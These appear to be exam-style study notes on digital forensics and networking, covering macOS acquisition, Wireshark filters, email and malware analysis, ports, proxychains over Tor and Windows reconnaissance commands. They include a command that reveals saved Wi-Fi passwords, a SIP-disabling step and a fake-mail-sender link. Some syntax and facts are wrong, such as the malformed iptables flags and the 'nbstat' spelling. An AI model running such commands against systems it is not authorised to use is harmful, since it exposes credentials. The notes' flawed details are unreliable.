4. **Network Domain:** The Network domain contains network resources such as network printers, SMB share servers, and other computers. Network administrators typically manage access to these resources, which local network users share.

## macOS File Formats:

macOS has a file structure that is different from other operating systems and has its own formats. Some of the important file formats are:

- **.plist Files:** .plist files or property list files contain system configurations similar to the Windows Registry in Microsoft Windows. Therefore, similar to the Windows Registry, .plist files are very important from a forensic standpoint. Generally, two formats are used for .plist files: XML and binary large object (BLOB) format. We can use a text editor to read the data from .plist files present in the XML format, but to read BLOB format .plist files, we need to use Xcode, a developer tool that can be installed through the App Store.
- **.app Files:** .app files are application executables often found in the Applications directory. Executing a .app file launches the application, just as executing an executable file in Windows can launch an application. These files are bundled, and we can see the bundle's contents using the 'Show Package Contents' option in the right-click menu.
- **.dmg Files:** .dmg files are macOS disk image files. These files can be mounted easily in macOS, and installers often use this format. They can be formatted in any file system supported by Apple, such as APFS, HFS+ or FAT.
- **.kext Files:** Though deprecated in the newer versions of macOS, the .kext files are kernel extension files. Kernel extensions work similarly to drivers in Windows, providing access to the OS kernel to third-party apps. However, starting from macOS Big Sur, loading a third-party kernel extension requires a user to give permission, restart the machine in recovery, and then enable loading of kernel extensions.
- **.dylib Files:** These are dynamically loaded library files. They contain shared code used by different programs. They are similar to DLL files in Windows or .so files in Linux.
- **.xar Files:** These are often used for installers or browser extensions. They are archive files (eXtensible Archive). They have replaced previously used .pkg (Package installer) files.

## Challenges in Data Acquisition:

- **Access to Physical Disk:** In newer macbooks, the SSD drives are soldered to the motherboard.
- **Hardware Encryption:** Even if we can physically access the SSD on a Mac, we won't be able to recover or extract any data from it, as the drive is encrypted through hardware encryption.
- **FileVault Encryption:** Apple uses FileVault to add another layer to the macOS encryption. FileVault ties the encryption of the data with the user's password, ensuring that the data is encrypted as long as the user has not entered their password.
- **Full Disk Access:** Thinking that getting a cold acquisition is nearly impossible, we might want to take a live image of the system. However, that is not easy either. macOS does not allow access to all parts of the disk unless an application is explicitly allowed. Therefore, to take a disk image from a live Mac system, we must first grant the tool we use, Full Disk Access (FDA), to the Mac. Full Disk Access can be given to applications by navigating to Settings > Privacy & Security > Full Disk Access.
- **System Integrity Protection:** System Integrity Protection (SIP) is a feature that protects the kernel from unauthorised access, code injection, debugging, or general modifications. SIP can often prevent access to memory or certain parts of the disk, even with root access. Therefore, disabling SIP might be a good idea before acquiring an image. However, since

this requires booting into recovery, it might result in the loss of volatile data and changes to the disk. SIP can be disabled by booting into recovery, opening the terminal, and using the command csrutil disable.

Considering the challenges, there are very limited ways to acquire an image of a Mac device. However, it is not impossible to acquire forensic data from a Mac. We can consider the following possibilities for acquiring data from a Mac.

- Use a proprietary tool such as Magnet AXIOM or Cellebrite, grant Full Disk Access, and image a live system.
- If the user password is known and the machine is physically available, we can boot into recovery, turn off security features, and take a disk image using the terminal using tools such as dd, hdiutil, or dc3dd.
- After booting into recovery and unlocking the drive using the user password, the Mac can be put into Mac sharing mode or Target mode (for older systems). By connecting the Mac to another device using Firewire or Thunderbolt, a logical acquisition can be done (for Mac sharing mode), or a complete disk image can be taken (if Target mode is available). However, the Target mode is no longer available in newer Macs with Apple silicon chips.

### **Mounting APFS Disk Image:**

- **APFS-Fuse:** To mount an APFS formatted drive on a Linux system, we will use the open-source apfs-fuse utility.  
<https://github.com/sgan81/apfs-fuse>

Please note that apfs-fuse does not have write capabilities so the image will be mounted as read-only.

Commands:

```

apfsutil mac-disk.img      [list all the volumes in the container]
sudo su                     [to mount the drive, we need root permissions]
apfs-fuse
apfs-fuse mac-disk.img mac/ [mount the image using the mac directory as the mount point]
ls mac
ls mac/root
ls mac/root/Users          [should be at least 1 user in the Users directory]
apfs-fuse -v 4 mac-disk.img mac  [-v tells to mount volume no. 4 (Data volume shown in
                                 apfsutil output)]
ls mac/root/Users

```

- /System/Library/CoreServices/SystemVersion.plist [System Version]
- Apple mail stores email in emlx format at /Users/Library/Mail
- Safari: History.plist, Downloads.plist, Bookmarks.plist at /Users/Library/Safari
- Command: \$tail.bash\_history [To view most recent commands]

### **MAC Forensic Tools:**

- Volafox
- OS X Auditor

- Recon Imager
- F-Response
- Stellar Data Recovery Professional for MAC

### MAC log files:

• /var/log/crashreporter.log	[Application crash history]
• /var/log/cups/access.log	[Printer connection info]
• /var/log/cups/error.log	
• /var/log/daily.out	[Network Interface history]
• /var/log/samba/log.nmbd	
• ~/library/logs	
• ~/library/logs/ichatConnectionErrors	
• ~/library/logs/Sync	[Info of devices on Mac syncing]
• /var/log/*	[Main folder for system log files]
• /var.audit/*	[Audit logs]
• /var/log/install.log	[System & Software installation info]

**Network Forensics** is process of collecting and analysing raw n/w data & tracking n/w traffic.

- tcpdump -i eth0
- Example: Router, Honeypot, IDS & DHCP logs

**Wireshark** is a widely used network sniffer for network monitoring and analysis.

- Wireshark main library – **winpcap**

### Wireshark Filters:

- arp, http, tcp, udp, dns, icmp, ftp, & ip
- tcp.port==23
- ip.addr==192.168.1.100
- ip.addr==192.168.1.100 && tcp.port==23
- ip.addr==10.0.0.4 or ip.addr==10.0.0.5
- ip.dst==10.0.1.50 && frame.pkt.len>400
- ip.addr==10.0.1.12 && icmp && frame.number>15 && frame.number<30
- ip.src==205.153.63.30 or ip.dst==205.153.63.30
- tcp.flags==0x003 [to detect SYN/FIN flooding attack]
- ftp.response.code==530 [all unsuccessful login attempts over FTP]
- ftp.response.code==230 [all successful login attempts over FTP]
- arp.duplicate-address-detected [analyse ARP poisioning attempts]

- `tcp.flags.reset==1` [Display all TCP resets]
- `http.request` [all HTTP GET request]
- `tcp contains traffic` [display all TCP packets that contains the word “traffic”]
- `!(arp or icmp or dns)`
- `tcp.analysis Retransmission`
- `udp contains 33:27:58`
- `tcp.port==4000`
- `tcp.port eq 25 or icmp` [Display only ICMP and SMTP traffic]
- `tls.handshake.type eq 1` [for successful TLS handshake]
- `ssl.handshake.type == 1` [Client Hello]
- `ssl.handshake.type == 2` [Server Hello]
- `ssl.handshake.type == 4` [New Session Ticket]
- `ssl.handshake.type == 11` [Certificate]
- `ssl.handshake.type == 13` [Certificate Request]
- `ssl.handshake.type == 14` [ServerHelloDone means full handshake TCP session]

## **Investigating Web Attacks:**

### **Apache Server logs {Access log and Error log}**

RHEL/Red Hat/ CentOS/ Fedora Linux: /var/log/httpd/access.log  
 Debian/ Ubuntu Linux: /var/log/apache2/access.log

- Analysing Access Log
  - `%h` [ip address of remote host/ client]
  - `%l`
  - `%u` [User ID]
  - `%t` [Time & Date]
  - `\">%r\”` [Request line, method & protocol]
  - `%>s` [HTTP Status Code]
  - `%b` [Size of returned object in bytes]
  - `\%\{Referrer\}i\”` [Referrer HTTP request header]
  - `\%\{User-agent\}i\”` [User Agent HTTP request header]
- Analysing Error log
  - Date & time
  - Severity of the error
  - Process ID & Thread ID
  - IP address of the client
  - Error Message

- The Object requested by the client

### **Investigating Web Attacks on Windows based Servers:**

- Run “Event Viewer”
- C:\> net view <ip address>
- C:\> net session
- C:\> net use
- C:\> nbtstat -S
- C:\> netstat -na
- C:\> schtasks.exe [Find scheduled & unscheduled task]
- Start -> Run-> lusr mgr.msc -> OK  
[check for the creation of new account in administrator group]
- Open Task Manager
- C:\> net start [check for unusual network services]
- C:\> dir

### **Dark Web Forensics:-**

**Deep Web** – any part of the World Wide Web that is not indexed by a search engine.

**Dark Net** – A n/w established as an overlay to internet infrastructure, such as The Onion Router(TOR), Freenet, I2P, that acts to anonymize usage.

**Dark Web** – sites, content, and services accessible only over a dark net.

- Surface Web – we use normally
- Deep Web – legal doc, financial records, government reports, etc.
- Dark web is the part of Deep Web.
- **Order:** Surface Web -> Deep Web -> Dark Web

**Tor Browser** is one of the way to access Dark Web based on Mozilla Firefox browser & works on the concept of onion routing.

Commands:

- sudo apt update
- sudo apt install tor torbrowser-launcher
- torbrowser-launcher

For Windows:

- netstat -ano [ports 9150,9151 for Tor Connection]
- HKEY\_USERS\<SID>\SOFTWARE\Mozilla\Firefox\Launcher  
[checks for Tor installation]

- C:\Windows\Prefetch [Examine prefetch files for detecting uninstallation]  
Tool: **WinPrefetchView**


### **Investigating Email:-**

**Email** - based on client server architecture

- client send to the central server then reroutes the mail to its destination.

- Header – info about address, time, etc.
- Body – actual message
- Signature – identity or designation of sender

### **Typical Flow of an Email:**



**MUA(Mail User Agent)** is an application.

**MTA(Mail Transfer Agent)** known as mail server, accept mails from sender & routes them to their destination.

**MDA(Mail Delivery Agent)** is an application responsible for receiving mail from MTA & storing it in the recipient mailbox.

### **Email Services:**

**IMAP(Internet Message Access Protocol)** used for receiving E-mail message.

- Allows access emails from anywhere, reads directly from the server
  - Port No. - 143
  - Port – 993 {IMAPS – IMAP over SSL}
  - Currently used

**POP3(Post Office Protocol Version 3)** used to access mailboxes.

- Downloads emails to your device.
  - Port No.- 110
  - used previously

**SMTP(Simple Mail Transfer Protocol)** is to send Email to an SMTP server or a MTA.

- Sends your email.
  - Port No. – 25
  - cleartext by default, SMTPS is secure configuration
  - Outgoing E-Mail Server

**Open Relay** – Improperly configured SMTP Server

- used to send SPAM

### Email Client Extensions

- .pab (personal address book)
- .pst (personal storage table)
- .wab (windows address book)
- .msf (Mail summary file)
- .ost (Offline storage table)

### Email Security:

**SPF(Sender Policy Framework)** – Email validation method that helps to detect and prevent sender address forgery, can used to identify “authorised senders”.

**DKIM(Domain Keys Identified Mail)** – sender signs emails using a digital signature, receiver uses a DKIM record in the sender’s DNS to verify the signature.

**DMARC(Domain Based Authentication, Reporting & Conformance)** uses the results of SPF and DKIM checks to define rules for handling messages.

**S/MIME(Secure/Multipurpose Internet Mail Extensions)** is an application layer protocol which is used for sending digitally signed and encrypted email messages.

- encrypts emails to provide the confidentiality and integrity protections
- requires PKI(Public Key Infrastructure), uses RSA for email encryption

**MIME(Multi-purpose Internet Mail Extension)** is an Internet Standard that extends the format of email messages to support text in character sets other than ASCII, as well as attachments of audio, video, images and application programs.

### Email Gateway -

- Control point for all incoming and outgoing email, Anti-spam filters and Antivirus scanners
- Sophisticated threat detection algorithms – {Identify Phishing attempts & BEC(Business Email Compromise) attacks}
- Harmful attachments and malicious URLs – {URL sanitization/link anonymization/safe linking/web link transformation}
  
- **CC (Carbon Copy) and BCC (Blind Carbon Copy):** With CC, all recipients can see each other’s email addresses. With BCC, recipients in the “To” and “CC” fields cannot see the email addresses of those in the “BCC” field, and BCC recipients also cannot see each other.
  
- <https://anonymousemail.me/> [Fake Mail Sender]

### Important Points:

- Always check sender’s email address
- Tools: **MiTec Mail Viewer, Online Email Tracer**
- **Email Dossier** to check email authenticity
- .eml (email files)
- .pst file at C:\Users\{user}\Document\Outlook Files
- .ost file at C:\Users\{user}\AppData\Local\Microsoft\Outlook
- Header of the Email: [Always Read Bottom to Top]

- Date & time
- email ID of the sender
- email ID of the receiver
- Message ID as per RFC2822, timestamp before @
- Subject given by sender
- MIME-Version
- Received Header
- Return path [bounce address for email]  
[if sender's mail & return path are different, it generally indicated email spoofing]
- Received SPF [Showing a failed SPF check can help to detect spam messages]
- DKIM(Domain Key Identified Mail) Signature

**NFC(Near Field Communication)** is a wireless communication technology that enables data to be exchanged by devices that are in very close proximity to each other usually less than a few centimetres.

### **Malware Forensic:-**

**Malware** is a malicious software that damages or disables computer systems and gives limited or full control of the systems.

**Or, Malware** is a s/w that was designed with the purpose of harming the victims CIA.

### **Malware Types**

- Self Replicating – create new copies, or instance of itself.
- Population Growth – overall changes in no. Of malware instances.
- Parasitic – require some other codes or files

**Static Analysis** – means code analysis, without executing it.

{just looking headers, fingerprints, etc.}

**Dynamic Analysis** – Run time analysis means behavioural analysis  
{should be isolated environment}

### **Tools & Techniques:**

For Static,

- Hash Calculators(HashTab, HashMyFiles, md5sum, etc.)
- VirusTotal
- PEStudio, PEView, PE Explorer, Dependency Walker, etc. To Find Metadata
- OllyDbg & WinDbg

For Dynamic,

- WhatChanged Portable [scans for modified files & registry entries]

- JoeSandbox
- Hybrid Analysis
- Anyrun { Sandbox }
- Process Monitor, RegShot
- Windows Service Manager
- AutoRuns, API Monitor
- Event Viewer, DriverView
- Wireshark, Netstat, TCPView, CurrPorts, DNSQuerySniffer
- C:\Windows\System32\drivers [check automatically loaded drivers]
- Check boot.ini or bcd(bootmgr) entries
- Run -> services.msc -> Sort by startup type
- StartUp Folders:  
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartUP  
C:\Users\{user}  
\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\StartUP

#### **Free Anti-Malware Softwares:**

- Malware bytes [www.malwarebytes.org/](http://www.malwarebytes.org/)
- Spybot Search and Destroy [www.safer-networking.org/](http://www.safer-networking.org/)
- Super Anti-Spyware [www.superantispyware.com/](http://www.superantispyware.com/)

#### **Networking:-**

**Subnetting** is the process of dividing a large network into smaller networks, or subnets, to improve network performance and efficiency.

**Screened Subnet** – A network zone, separating from public-facing servers from sensitive internal network resources.

**SSID(Service Set Identifier)** - used to identify a specific wireless n/w.

**URI(Uniform Resource Identifier)**

**URL(Uniform Resource Locator)**

**URN(Uniform Resource Name)**

Example: <https://www.example.com/author/book.html#page155>

URI - <https://www.example.com/author/book.html#page155>  
 URL - <https://www.example.com/author/book.html>  
 URN - [www.example.com/author/book.html](http://www.example.com/author/book.html)  
 Fragment - #page155  
 Protocol - https

Hostname – [www.example.com](http://www.example.com)  
 Path & File Name - /author/book.html

### Ports & Protocols:

**Physical Ports** are the ports on the routers, switches, servers, computers, etc. that you connect the wires eg.- fiber optic cables, cat5 cables, etc. to create a network.

### Logical Ports:

- Well Known Ports – 1 to 1023
- Registered Ports – 1024 to 49151 approved by IANA officially
  - IANA – Internet Assigned Numbers Authority
- Private Ports – 49152 to 65535

FTP – 21	DNS – 53	HTTPS – 443
SSH – 22	DHCP – 67 (Server)	POP3 - 110
Telnet – 23	DHCP – 68 (Client)	IMAP - 143
SMTP – 25	HTTP – 80	IMAPS – 993
SNMP – 161/162	NTP – 123	LDAP – 389
SMB – 445	NFS – 2049	LDAPS – 636
TFTP – 69	RDP – 3389	NetBIOS – 137
SQL – 118	POP3S – 995	SMTSP – 587(TLS)/465(SSL)

**Secure Protocols** – many of the protocols used today were developed many decades ago, functionality was primary focus, trustworthiness was assumed.

- Same functionality and Secure
- More Complex to Configure

**Insecure Protocol** – generally can't be secured, must be avoided, transmit data in clear text format.

- **Insecure** ----- **Secure**
- Telnet(23) ----- SSH(22)
- HTTP(80) ----- HTTPS(443)
- FTP(21) ----- FTPS/SFTP(990)
- LDAP(389) ----- LDAPS(636)
- SMTP(25) ----- SMTSP{TLS(587), SSL(465)}
- POP(110) ----- POP3S(995)
- IMAP(143) ----- IMAPS(993)

**Port Security** – physical port security & administratively disabled ports  
 [802.1X, EAP, and RADIUS]

- **EAP (Extensible Authentication Protocol)** provides framework for authentication methods/factors

- **RADIUS (Remote Authentication Dial-In User Service)** allows use of a directory of user accounts and credentials

### **Important Troubleshooting Commands in Networking:**

- ipconfig [Displays IP Configuration Info]
- ipconfig /all
- ipconfig /release
- ipconfig /renew
- ping [Tests connection to other IP hosts]
- netstat [Displays n/w connections]
- tracert [Displays the route taken to the destination]
- nslookup [Directly queries the name server for info on a destination domain]

**PAN(Personal Area Network)** connects devices in close proximity to the user, usually using Bluetooth.

- Peripherals and other devices/computers

**LAN(Local Area Network)** connects devices using wire cables in a small geographical area such as a residence, school, laboratory, university, campus, or office.

**VLAN(Virtual LAN)** is a virtualized connection that connects multiple devices and network nodes from different LANs into one logical network.

- VLAN are created by switches to logically segment a n/w without altering its physical topology.

**WLAN(Wireless LAN)** wirelessly connects users & devices in a small geographical area instead of using a wired cables.

**WMN(Wireless Mesh Network)** uses multiple access points to extend WLAN.

**CAN(Campus Area Network)** is a group of interconnected LANs, belonging to the same organization & operating in a limited geographical area.

**MAN(Metropolitan Area Network)** spans across a large campus or a city.

**WAN(Wide Area Network)** connects multiple network that are in geographically separated locations.

**VPN(Virtual Private Network)** used to securely connects to another network over an insecure network, such as Internet.

- VPN is a communication tunnel.
- VPN client host connects to a VPN gateway using any type of internet subscriber access method, VPN gateway authenticates the user and creates a secure encrypted tunnel.

### Network Topologies:

- **Bus** – All computers are connected using a single cable.
- **Ring** – Each computer are connected to their neighbours.
- **Star** – All computer is connected from the central point.
- **Mesh** – Each computer is connected directly to others one.
- **Hybrid** – Combination of two or more topologies.

### Networking Devices:

- **Repeater** – electronic device receive a signal & retransmit it. [Physical]
- **Hub** – to connect multiple devices in the n/w. [Physical Layer]
- **Switch** – to connect multiple device. [Data Link Layer]
  - Switch is smarter than Hub & offers greater efficiency than Hub.
- **Bridge** – creates single n/w from multiple communication n/w [Data Link]
- **Router** – used to control traffic flow on the network. [Network Layer]
  - determines the most efficient route for data transmission.
- **Gateway** – provides the interface b/w two applications or networks that use different protocols. [Network Layer]

**Shoulder Surfing** is a simple attack that involves observing or literally looking over a target's shoulder to gain valuable information such as PINs, access codes, etc.

**Sabotage** is defined as malicious acts that result in the damage or disruption of the normal processes, or the destruction of equipment or information.

**Bluesnarfing** occurs when an attacker copies information, such as email, and contact lists, from a target's device using a Bluetooth connection.

**Pharming** misdirects users to a fake version of an official website.

**Vishing** refers to voice phishing. Example – Spoofing Phone Calls

- It is one of the method of social engineering over the telephone system, most often using features facilitated by Voice over IP (VoIP).
- The term is combination of “voice” and “phishing”.

**Dumpster Diving** is looking for treasure in someone else's trash.

**Rabbit** is a term used to describe malware that replicates rapidly.

**Fork Bomb** is a program which creates new processes.

**Metadata** – Data of data (eg- time, size, creation date)

**Residual Data** – data from the deleted files

**Data Backup** – Data duplicates for recovery after data loss.

- Ensures the availability and integrity  
[loss, Integrity, Corruption, Protection]
- **3-2-1 Method:**
  - 3 copies of Data
  - On 2 different media type
  - store 1 copy Off-site

**Type of backups:**

- **Full Backup** – Entire data set, regardless of any previous backups.  
                                {Most Time}
- **Incremental Backup** – Additions and alterations since the most recent  
                                  incremental backup.           {least time}
- **Differential Backup** – Additions and alterations since the most recent full  
                                  backup.                       {Faster than Full backup}

**Data Masking** is the process of hiding data by modifying its original values.

- Type of Obfuscation

**Identity Theft** occurs when someone uses another person's personal identifying information, like their name, identifying number or credit card number.

**Input Validation:**

**Whitelisting** certain list of things that should only be allowed for the input field.  
**Blacklisting** certain the data that document comes under the list of "Bad-Data".

**Allowlisting** prevents the execution of unauthorised or malicious software by allowing only approved applications to run.

**Buffer Overflow** occurs when the amount of data in the buffer exceeds its storage capacity.

**ARP Poisoning** corrupts the MAC to IP mapping in the network.

- Attacker sends malicious ARP packets to a default gateway.
- Broadcasting unsolicited ARP replies to poison the cache of local hosts with spoofed MAC address.
- Attacker usually tries to masquerade as default gateway.

**Disclosure of Confidential Data** – sensitive data is viewed by unauthorised users.

**Data Tempering** refers to unauthorised modification of data.

### Luring Attack

An entity with few privilege is able to leave an entity with more privilege perform action on its behalf.

### Session Hijacking

Attacker uses n/w monitoring s/w to capture the authenticated token or cookie. Spoofing the user's session.

**Pastebin** – Chor Bazaar of Digital World {pastebin.com}

**Man In The Middle(MITM) Attack** when attacker intercepts messages sent between you and your recipient.

- Threat actor positioned between two hosts, also known as '**On-Path Attack**'

**Cookie** can make it easier to visit the site again.

**Session** is a time frame that is given for a user.

**PGP(Pretty Good Privacy)** is an application layer protocol which provides cryptographic privacy & authentication for network communication.

**TLS(Transport Layer Security)** ensures a secure communication between client-server applications over the Internet.

- It prevents n/w communication from being eavesdropped or tampered.
- TLS 1.0, 1.1, 1.2, 1.3. Only use TLS version 1.2 or above/newer.
- Cipher Suites describes the mix of algorithms used to implement TLS protections
- prior to TLS 1.3 = ECDHE-RSA-AES128-GCM-SHA256
- TLS 1.3 uses shortened suites = TLS\_AES\_256\_GCM\_SHA384

- **Client Hello** - The client initiates the handshake by sending a “hello” message to the server. The message will include which TLS version the client supports, the cipher suites, and a string of random bytes known as the “client random”.
- **Server Hello** – In reply to the client hello message, the server sends a message containing the server’s SSL certificate, the server’s chosen cipher suite, and the “server random”, another random string of bytes that’s generated by the server.

### **TLS Tunnelling**

- Use TLS to negotiate a secure connection
- Machines authenticated by PKI certificates, user account authentication via RADIUS
- Tunnel network traffic over TLS, can use TCP or UDP

**SSL(Secure Socket Layer)** was developed by Netscape for managing the security of a message transmission on the Internet. {SSL 2.0, 3.0}  
- uses RSA asymmetric encryption to encrypt data transferred over SSL

**IPSec(Internet Protocol Security)** is a network layer protocol that ensures a secure IP level communication.

**Internet Protocol Security Tunnelling** – provides confidentiality and integrity

- AH(Authentication Header) signs packet but does not encrypt payload
- ESP(Encapsulation Security Payload)

### **Modes**

- Transport Mode – for host-to-host connections on a private network
- Tunnel Mode – b/w gateways across an unsecure network

**Internet Key Exchange** – establishes security associations b/w peers

- Phase 1 provides authentication
- Phase 2 establishes cipher suites and key sizes and use of AH and ESP
- IKE v1 supports host-to-host and site-to-site tunnelling
- IKE v2 adds better support for client-to-site remote access VPN

**SoD(Separation/Segregation of Duties)** is based on the security practice that no one person should control an entire high risk transaction from start to finish.

- involves a breakdown of the authorization process into various steps.

**IDM(Internet Download Manager)** is a tool to increase download speed.

**Security Policy** is a well-documented set of plans, process, procedures, standards, and guidelines required to establish an ideal information security status of an organization.

### **Internet Access Policies:**

- Promiscuous Policy – No restrictions on internet/remote access.
- Permissive Policy – known dangerous services/attacks blocked.
- Paranoid Policy – Everything is Forbidden(No internet connection)
- Prudent Policy – Safe/necessary services are enabled individually.

### **Concealed Weapon/ Contraband Detection Devices:**

Contraband includes materials that are banned from entering the environment such as explosive, bombs, weapons, etc.

Example: Metal Detectors, X-ray inspection systems, etc.

**Bastion Host** is a computer system designed and configured to protect network resources from attacks.

**Iptables** is a built-in firewall utility for Linux.

Commands:

- apt-get install iptables
- iptables -A INPUT -p tcp ! -syn -m state -state New -j DROP  
[Filtering Non-Tcp Packets]
- iptables -A INPUT -p tcp -tcp-flags ALL -j DROP  
[Blocking XMAS Scan Attack]
- iptables -A INPUT -f -j DROP  
[Drop any NULL packet]
- sudo iptables -L -n -v [Check existing rules]
- iptables -A INPUT -s 10.10.10.55 -j DROP [block specific IP]

**Network Sensors** are hardware and software components that monitor network traffic and trigger alarms if any abnormal activity is detected.

**Honeypot** is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.

**Proxy Servers** is a dedicated computer, or a software system virtually located between a client and the actual server.

**Transparent Proxy** is a proxy through which a client system connects to a server without its knowledge.

**Anonymous Proxy** does not transfer information about the IP address of its user.

**Reverse Proxy** is usually situated closer to the server and will only return a configured set of resources.

- The client is unaware of the presence of a reverse proxy.

**SIEM(Security Information and Event Management)** - In this, we perform real time SOC(Security Operations Center) functions like identifying, monitoring, recording, auditing, and analysing security incidents.

- Also known as “Single Pane of Glass”
- [Wazuh SIEM]

#### **Log Collection**

- Agent based - local agent to forward logs
- Listener/Collector – protocol based remote log forwarding (syslog)
- Sensor – packet capture & traffic flow data

#### **Log Aggregation**

- consolidation of multiple log formats to facilitate search/query and correlation
- normalization of fields
- time synchronization

**UBA(User Behaviour Analytics)** is the process of tracking user behavior to detect malicious attacks, potential threats, and financial fraud.

**Anti-Trojan Software – Kaspersky Internet Security**

**Anti-Virus Software – Bit-defender Antivirus Plus**

**BYOD(Bring Your Own Device)** refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to the workplace and use them for accessing the organizational resources based on their access privileges.

**CYOD(Choose Your Own Device)** refers to a policy that allows employee to select devices such as laptops, smartphones, and tablets from the list of devices approved by the company. The company purchases the selected device, and the employees use it for accessing the organizational resources according to their access privileges.

**COPE(Corporate Owned Personally Enabled)** refers to a policy that allows employee to use and manage the devices purchased by the organization.

**COBO(Company Owned Business Only)** refers to a policy that allows employees to use and manage the devices purchased by the organization but restrict their usage for business purposes only.

**GAK(Government Access to Keys)** means that software companies will give copies of all keys to the government.

The Government promises that they will hold on to the keys in a secure manner and will only use them when a court issues a warrant to do so.

**Tcpdump** is a command line network analyser or a packet sniffer that helps in capturing and analysing network traffic.

**ANT(Advanced Network Technology)** is a wireless sensor protocol that enables communication between sensors and their controllers.

**NTP(Network Time Protocol)** is a networking protocol for clock synchronization between computer system over packet-switched, variable-latency data networks.

**Proxchains** can proxy ssh, ftp, apt, nmap through proxy server

- sudo service tor status [To check tor is running or not]
- sudo nano /etc/proxchains.conf
  - These all should be enabled
    - remote\_dns\_subnet 224
    - tcp\_read\_time\_out 15000
    - tcp\_connect\_time\_out 8000
    - dynamic\_chain
    - proxy-dns
  - Add these 2 lines at last
    - socks4 127.0.0.1 9050
    - socks5 127.0.0.1 9050
- Use:
  - proxchains firefox google.com
  - proxchains nmap -p 80 -v scanme.nmap.org

**Modbus** protocol used for transmitting information over serial lines between electronic devices.

- Port No. - 502
- Developed by Modicon in 1979

## **TCP vs UDP:-**

### **TCP(Transport Control Protocol)**

- Connection full
- TCP Handshake(SYN/ACK)
- Slow

### **UDP(User Datagram Protocol)**

- Connection less
- it sends traffic but doesn't care that other ends receives traffic or not, this is useful for streaming services.
- Fast

## **Networking Basic Commands:**

- ping (Packet Internet Groper) - works on ICMP
- ifconfig [Linux]
- ipconfig, ipconfig /all [Windows]
- tracert \_\_\_\_ {url} [Windows]
- traceroute \_\_\_\_{url} [Linux]
- Live Threat Map: livethreatmap.radware.com
- IP Checker: ip2location.com

**NAT(Network Address Translation)** private IP addresses are translated into the public IP address.

**PAT(Port Address Translation)** private IP addresses are translated into the public IP address via port numbers.

**MAC(Media Access Control) Address:** is a unique identifier assigned to a NIC.

- 6 different pairs of numbers
- first 3 pairs denote LAN Card Vendor or OUI(Organizationally Unique Identifier)
- last 3 pairs denote the host(local systems)
- 12 digit hexadecimal numbers (48 bits)
- getmac [windows]
- [wireshark.org/tools/oui-lookup.html](http://wireshark.org/tools/oui-lookup.html) [OUI Lookup]
- We can spoof MAC address but can't change it.

**NIC(Network Interface Card)** is a hardware component, typically a circuit board or chip, which is installed on a computer so it can connect to a network.

**ACL(Access Control List)** – list of permissions associated with a n/w device, such as a router or a switch, that controls traffic at a network interface level.

- **ACL** is a list of permissions that determine who can access a specific resource in a computer network.

**Apache** is the most widely used open source web server software.

### MITRE ATT&CK

The Adversarial, Tactics, Techniques, and Common Knowledge or MITRE ATT&CK is a guideline for classifying cyberattacks and intrusions.

**CVE(Common Vulnerabilities and Exposures)** is a unique identifier assigned to a publicly disclosed or known vulnerability. [cvedetails.com]

**DAD(Disclosure, Alteration, and Destruction)** Triad is the opposite of CIA Triad.

- **Disclosure** is the opposite of confidentiality. In other words, disclosure of confidential data would be an attack on confidentiality.
- **Alteration** is the opposite of Integrity.
- **Destruction/Denial** is the opposite of Availability.

### Information Gathering Commands for Windows:

- systeminfo
- hostname
- whoami
- get-host [get host information]
- ipconfig /all [Information for all n/w adapters]
- ipconfig /flushdns [removes stored DNS Cache]
- gpresult, gpresult /z [Resulting set of policy settings]
- nbstat -R [nbstat is a diagnostic tool for NetBIOS over TCP/IP]
- nbstat -n
- nbstat -r
- nbstat -ab
- nbstat -an
- set L
- telnet <ip> <port>
- netstat, netstat -an
- netstat -ano [netstat is used to show n/w status]

- netstat -ano | find “TCP”
- tasklist /v [Currently running processes]
- tasklist /svc
- arp -a [Display ARP Cache]
- dir %systemdrive%\Users\\*.\*
- dir %systemdrive%\Users\\*.\* > test.txt
- dir %userprofile%\AppData\Roaming\Microsoft\Windows\Recent\\*.\*
- dir /s C:\ or dir /s E:\ [Recursive directory listing]
- cls
- To view the password for a saved networks:
  - netsh wlan show profiles “wifi\_name” key=clear
    - E.g., netsh wlan show profiles “Manoj” key=clear

**NetBIOS(Network Basic Input/output System)** is a legacy network protocol that enables communication between computers and devices within a local area network(LAN).

**Host:** Anything that has an ip address.

**Forensic Readiness** refers to an organization’s ability to make optimal use of digital evidence in a limited period of time and minimal investigation costs.

**Write Blocker** is a tool that permits read only access to data storage devices without compromising the integrity of the data.

**DNS(Domain Name System)** is the protocol responsible for resolving hostnames to their respective IP addresses.

- Port No. - 53
- nslookup

**DNS Filtering** - Block or allow access to specific websites

- DNS filter checks against a database of domain names
- block access to malicious sites, Content/Site restrictions
- Ad-blocking (Pi-Hole, AdGuard)
- Tools – {OpenDNS, Quad9, Clean Browsing, Cisco Umbrella, Cloudflare DNS}

**DNS Security:** DNS contains valuable information about hosts on a network, Internal records should not be accessible from the internet. DNS protocol is often exploited to perform data exfiltration.

**DNSSEC(DNS Security Extensions)** – mitigate spoofing and poisoning attacks, provides a validation process for DNS responses.

**DNS Spoofing** is the act of entering false information into DNS resolver Cache. So, it can return incorrect response & users are directed to the wrong websites.

Also known as **DNS Cache Poisoning**.

**DHCP(Dynamic Host Configuration Protocol)** is a client/server application layer protocol that automatically provides an IP host with its IP address and other related configuration information such as the subnet mask and default gateway.

- **DHCP Operations [DORA]**
  - Discover {server discovery}
  - Offer {Ip lease offer}
  - Request {Ip lease request}
  - Acknowledgement{Ip lease acknowledgement}

**IANA(Internet Assigned Numbers Authority)** is an organization responsible for global IP allocation, autonomous system number allocation, root zone management in the DNS etc.

{Root Zone Mgmt – means highest level of the DNS mgmt}

**MISP(Malware Information Sharing Platform)** is an open source threat information platform used to facilitate the collection and sharing of threat information.

